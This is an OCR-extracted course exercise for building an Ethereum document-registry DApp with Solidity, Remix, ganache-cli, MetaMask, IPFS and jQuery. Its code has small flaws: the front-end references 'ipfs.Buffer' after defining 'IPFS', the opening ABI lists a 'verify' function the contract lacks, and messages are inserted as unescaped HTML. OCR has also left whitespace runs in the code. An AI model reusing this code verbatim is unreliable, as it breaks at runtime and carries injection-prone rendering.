
```
const contractAddress =
  '0x32d2f901d6b4b3473cb7aa2044b80216cf30b458';
const contractABI =
  [{"constant":false,"inputs":[{"name":"hash","type":"string"}],"nam
  e":"add","outputs":[],"payable":false,"stateMutability":"nonpayabl
  e","type":"function"},{"constant":true,"inputs":[{"name":"hash","t
  ype":"string"}],"name":"verify","outputs":[{"name":"","type":"bool
  "}],"payable":false,"stateMutability":"view","type":"function"}]
let contract = web3.eth.contract(contractABI).at(contractAddress);
contract.add('random hash', function(err, result) {
  console.log('Transaction hash', result);}
);
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



Exercises: Create Document Registry App

In this exercise, we will deploy a simple Smart Contract using **Remix IDE** in **Ganache CLI** – command version of Ganache, a personal Ethereum blockchain perfect for our development purposes. Then we will create a simple JavaScript app, which will interact with the contract using **Web3 API** and **MetaMask.** The DApp is a simple registry for documents in which only the contract creator can add, but anyone can see them. For the example, we will add images of the documents not in the contract, but in IPFS. In the contract, we will only store the hash of the images.



You need http server for this project, because MetaMask doesn't inject web3 to html pages.

Install http-server with

```
npm install –g http-server
```

After that go to the project and run in terminal

```
http-server
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Setup the Project

1. Create a folder called **Document-Registry**. Then create the following files **document-registry.css**, **document-registry.js** and **index.html**
2. Create a folder **lib/** and import the two libraries from the resources given in the site.

3. Copy the following css code and paste it into **document-registry.css**

document-registry.css

```
@import                                    url('https://fonts.googleapis.com/css?family=Lato:300,400');

body                                                                                                    {
    font-family:                                                                                     Lato;
    font-weight:                                                                                      300;
}

#menu                                                                                                   {
    font-weight:                                                                                      400;
    background:                                                                                      #DDD;
    text-align:                                                                                     center;
    padding:                                                                                          5px;
    line-height:                                                                                      1.5;
    border-radius:                                                                                    3px;
    overflow:                                                                                        auto;
}

#menu                                                a                                                  {
    text-decoration:                                                                                 none;
    padding:                                          5px                                            10px;
    border-radius:                                                                                    5px;
}

#menu                                              a:hover                                               {
    background:                                                                                      #BBB;
}

main                                  >                                section                           {
    display:                                                                                         none;
    padding:                                         20px                                              5px;
}

section#viewHome                                                                                        {
    display:                                                                                        block;
}

section                                              h1                                                 {
    margin:                                          10px                                              0px;
    font-size:                                                                                      1.2em;
}

#infoBox,                             #errorBox,                          #loadingBox                 {
    width:                                                                                            80%;
    margin:                                          10px                                            auto;
    color:                                                                                          white;
    text-align:                                                                                     center;
    padding:                                                                                          5px;
    border-radius:                                                                                    3px;
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
}

#infoBox>header,                #errorBox>header,                #loadingBox>header                {
    float:                                                                                      right;
    margin-right:                                                                                 5px;
}

#infoBox>header:hover,          #errorBox>header:hover,          #loadingBox>header:hover          {
    transition:                                      all                                        0.2s;
    font-weight:                                                                               bold;
    cursor:                                                                                  pointer;
}

#loadingBox                                                                                         {
    background:                                                                            #7CB3E9;
}
#infoBox                                                                                            {
    background:                                                                                 #393;
}
#errorBox                                                                                           {
    background:                                                                                 #F50;
}

footer                                                                                              {
    background:                                                                                 #DDD;
    padding:                                     5px                                            10px;
    font-size:                                                                                 0.8em;
    text-align:                                                                                center;
    border-radius:                                                                                3px;
}

div                                                                                                 {
    border:                         1px                         solid                           #DDD;
    border-radius:                                                                                4px;
    padding:                                                                                      5px;
    max-width:                                                                                   100%;
    height:                                                                                      auto;
    margin:                                                                                      10px;
}
```

Create HTML

index.html

```
<!DOCTYPE                                                                                        html>

<html>

<head>
    <meta                                  charset="utf-8"                                          />
    <title>Document                              Registry                                DApp</title>
    <link       rel="stylesheet"       type="text/css"       href="document-registry.css"       />
    <script                                              src="lib/jquery-3.3.1.min.js"></script>
    <script                                                    src="lib/sha256.min.js"></script>
    <script                                                 src="document-registry.js"></script>
</head>

<body>
<header                                                                                   id="menu">
    <a                              href="#"                                  id="linkHome">Home</a>
    <a              href="#"              id="linkSubmitDocument">Submit              Document</a>
    <a               href="#"               id="linkGetDocuments">View               Documents</a>
</header>

<main>
    <section                        id="loadingBox">Loading                          ...</section>

    <section                                id="infoBox"><header>x</header><p>Info</p></section>
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
    <section                                id="errorBox"><header>x</header><p>Error</p></section>

    <section                                                                    id="viewHome">
        <h1>Document                                                             Registry</h1>
        Welcome to the "Document Registry" DApp. This distributed app runs on the Ethereum
blockchain network and holds a registry of documents as Solidity smart contract.
        <ul>
            <li>The registry keeps images of documents along with their publish date.</li>
            <li><b>Contract owner</b> can submit new documents to be stored on the
blockchain.</li>
            <li><b>Users</b> can view the existence of certain documents in the registry.</li>
        </ul>
    </section>

    <section                                                          id="viewSubmitDocument">
        <h1>Submit                                a                                Document</h1>
        <p>Contract owners can register (upload) new documents to the "Document Registry" smart
contract on the Ethereum blockchain decentralized network.</p>
        <input type="file" id="documentForUpload" /><br/>
        <input type="button" id="documentUploadButton" value="Submit" />
    </section>

    <section                                                           id="viewGetDocuments">
        <h1>View                                                                Documents</h1>
        <p>Blockchain users can view documents in the registry on the Ethereum network.</p>
    </section>
</main>

<footer>Document Registry - JavaScript & Ethereum DApp</footer>
</body>
</html>
```

Create the Smart Contract

1. Create initial **contract** and define the version:

```
pragma solidity ^0.4.18;

contract DocumentRegistry {

}
```

2. Create a simple **structure** called **Document**, which stores the string hash of the document in IPFS and the date it has been added. The contract will have an array of documents. Last but not least, an address which will store the owner's address:

```
struct Document {
    string hash;
    uint256 dateAdded;
}

Document[] private documents;
address contractOwner;
```

3. A simple modifier **onlyOwner** which makes sure the caller of the method is the contract owner:

```
modifier onlyOwner() {
    require(contractOwner == msg.sender);
    _;
}
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

4. Create the **constructor,** which will make the executor owner of the contract:

```
function DocumentRegistry() public {
    contractOwner = msg.sender;
}
```

5. Create an add function, which adds a document in the array by giving its hash and the current time (**block.timestamp**) in the structure. The function **returns** the date of the added document:

```
function add(string hash) public onlyOwner returns (uint dateAdded) {
    dateAdded = block.timestamp;
    documents.push(Document(hash, dateAdded));
}
```

6. Finally, create **getDocumentsCount ()** and **getDocument (uint index)** functions, which returns the count of the documents and a document by a given index.

```
function getDocumentsCount() public view returns (uint length) {
    length = documents.length;
}

function getDocument(uint index) public view returns (string, uint) {
    Document memory document = documents[index];
    return (document.hash, document.dateAdded);
}
```

Create JavaScript Front-end

1. Create the jQuery function which will run as soon as the pages DOM become safe to manipulate:

```
$(document).ready(function () {

});
```

2. In the function, **insert** the constants of the contract address and contract **ABI**, which will get after deploying our contract after a while:

```
const documentRegistryContractAddress = "";
const documentRegistryContractABI = "";
```

3. Now it is time to **add IPFS API** to our project. Go to **index.html** and add in the script:

```
<script src="https://unpkg.com/ipfs-api/dist/index.js"></script>
```

```
<script src="lib/sha256.min.js"></script>
<script src="https://unpkg.com/ipfs-api/dist/index.js"></script>
<script src="document-registry.js"></script>
```

Initialize the IPFS:

```
const IPFS = window.IpfsApi('localhost', '5001');
const Buffer = ipfs.Buffer;
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

4. Insert the code below for the buttons to the functions and visibility:

document-registry.js

```
$('#linkHome').click(function                                   ()                                  {
    showView("viewHome")
});
$('#linkSubmitDocument').click(function                                 ()                          {
    showView("viewSubmitDocument")
});
$('#linkGetDocuments').click(function () {
    $('#viewGetDocuments                                                                    div').remove();
    showView("viewGetDocuments");
    viewGetDocuments();
});
$('#documentUploadButton').click(uploadDocument);

//              Attach              AJAX              "loading"              event              listener
$(document).on({
    ajaxStart:                          function                        ()                          {
        $("#loadingBox").show()
    },
    ajaxStop:                          function                        ()                          {
        $("#loadingBox").hide()
    }
});

function                                    showView(viewName)                                  {
    //      Hide      all      views      and      show      the      selected      view      only
    $('main                                 >                                   section').hide();
    $('#'                                   +                                   viewName).show();
}

function                                    showInfo(message)                                   {
    $('#infoBox>p').html(message);
    $('#infoBox').show();
    $('#infoBox>header').click(function                                 ()                          {
        $('#infoBox').hide();
    });
}

function                                    showError(errorMsg)                                 {
    $('#errorBox>p').html("Error:                   "                   +                   errorMsg);
    $('#errorBox').show();
    $('#errorBox>header').click(function                                ()                          {
        $('#errorBox').hide();
    });
}
```

5. Create a function for **uploading** the document:

```
function uploadDocument(){

}
```

6. Check if there is any file to **upload**, if not, show **error message**:

```
if($('#documentForUpload')[0].files.length === 0) {
    return showError("Please select a file to upload.");
}
```

7. Create a **file reader** to read the given document as an array buffer:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
function uploadDocument() {
    if($('#documentForUpload')[0].files.length === 0) {
        return showError("Please select a file to upload.");
    }
    let fileReader = new FileReader();
    fileReader.onload = function () {

    };
    fileReader.readAsArrayBuffer($('#documentForUpload')[0].files[0]);
}
```

8. In the **onload** property check whether web3 is included. Then use **Buffer** to get a buffer from the file reader result.

```
fileReader.onload = function () {
    if (typeof web3 === 'undefined')
        return showError("Please install MetaMask to access the Ethereum Web3 API from your Web browser.");
    let fileBuffer = Buffer.from(fileReader.result);
```

9. Then use IPFS to add the document. After it is uploaded, call the contract by its **ABI** and **address** and add the document.

```
fileReader.onload = function () {
    if (typeof web3 === 'undefined')
        return showError("Please install MetaMask to access the Ethereum Web3 API from your Web browser.");
    let fileBuffer = Buffer.from(fileReader.result);

    let contract = web3.eth.contract(documentRegistryContractABI).at(documentRegistryContractAddress);
    IPFS.files.add(fileBuffer, (err, result) => {
        if (err)
            return showError(err);
        if (result) {
            let ipfsHash = result[0].hash;
            contract.add(ipfsHash, function (err, txHash) {
                if (err)
                    return showError("Smart contract call failed: " + err);
                showInfo(`Document ${ipfsHash} <b>successfully added</b> to the registry. Transaction hash: ${txHash}`);
            })
        }
    })
};
fileReader.readAsArrayBuffer($('#documentForUpload')[0].files[0]);
```

10. Now the function showing the documents. First, it will check if web3 is defined:

```
function viewGetDocuments() {
    if (typeof web3 === 'undefined')
        return showError("Please install MetaMask to access the Ethereum Web3 API from your Web browser.");

}
```

11. Then call the contract and get the count of the documents. After the documents count is returned, we will make a simple for cycle iterating through the index and get each document. For each document, from the received image hash create a URL with "**https://ipfs.io/ipfs/{hash}**" and add it as a source of an **<img>** tag. Beautify the received date and place it in a simple **<p>** tag. Then append them both in a ** ** and append it to **viewGetElements**.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
function viewGetDocuments() {
    if (typeof web3 === 'undefined')
        return showError("Please install MetaMask to access the Ethereum Web3 API from your Web browser.");

    let contract = web3.eth.contract(documentRegistryContractABI).at(documentRegistryContractAddress);
    contract.getDocumentsCount(function (err, result) {
        if (err)
            return showError("Smart contract failed: " + err);

        let documentsCount = result.toNumber();
        if (documentsCount > 0) {
            let html = $('<div>');
            for (let i = 0; i < documentsCount; i++) {
                contract.getDocument(i, function (err, result) {
                    if (err)
                        return showError("Smart contract call failed: " + err);
                    let ipfsHash = result[0];
                    let contractPublishDate = result[1];
                    let div = $('<div>');
                    let url = "https://ipfs.io/ipfs/" + ipfsHash;

                    let displayDate = new Date(contractPublishDate * 1000).toLocaleString();
                    div
                        .append($(`<p>Document published on: ${displayDate}</p>`))
                        .append($(`<img src="${url}" />`));
                    html.append(div);
                })
            }
            html.append('</div>');
            $('#viewGetDocuments').append(html);
        }
        else {
            $('#viewGetDocuments').append('<div> No documents in the document registry.</div>');
        }
    });
}
```

Play with the Document Registry

1. Install **ganache** by the command:


```
npm install -g ganache-cli
```

2. Start **ganache-cli** by typing on the command line:


```
ganache-cli
```

3. Go to **remix.ethereum.org** and paste the smart contract code.
4. Compile and choose the **Web3 Provider** to connect to **ganache**.
5. Click **[Run]** and **[Create]** the contract.


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




6. After the creation, the contract will appear beneath. Copy the contract address:



7. To get the ABI, go back to [Compile] and then [Details]:




Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




8. Go back to the project and paste the **contract address** and the **ABI** for the variables we previously wrote:

```
const documentRegistryContractAddress = "0xbdc52d3088cc679e563f53e2d62c895512c68f18";
const documentRegistryContractABI = [{constant:false,inputs:[{name:"hash",type:"string"}],name:"add"
    ,outputs:[{name:"dateAdded",type:"uint256"}],payable:false,stateMutability:"nonpayable",type:"function"}
    ,{inputs:[],payable:false,stateMutability:"nonpayable",type:"constructor"}
    ,{constant:true,inputs:[{name:"index",type:"uint256"}],name:"getDocument",outputs:[{name:"",type:"string"}
    ,{name:"",type:"uint256"}],payable:false,stateMutability:"view",type:"function"}
    ,{constant:true,inputs:[],name:"getDocumentsCount",outputs:[{name:"length",type:"uint256"}],payable:false,stateMutability:"view",type:"function"}];
```

9. **Start** the **IPFS daemon:**




10. Do not forget to log in **MetaMask** and switch to Local Network:




11. Import at least one of the private keys from **ganache-cli** (contract creator address and one more random).


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




12. Open index.html:




13. Upload any kind of a file in the [Submit Document] section. Click [Submit]. MetaMask will appear, Click [Submit]:




Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



14. A message will appear:

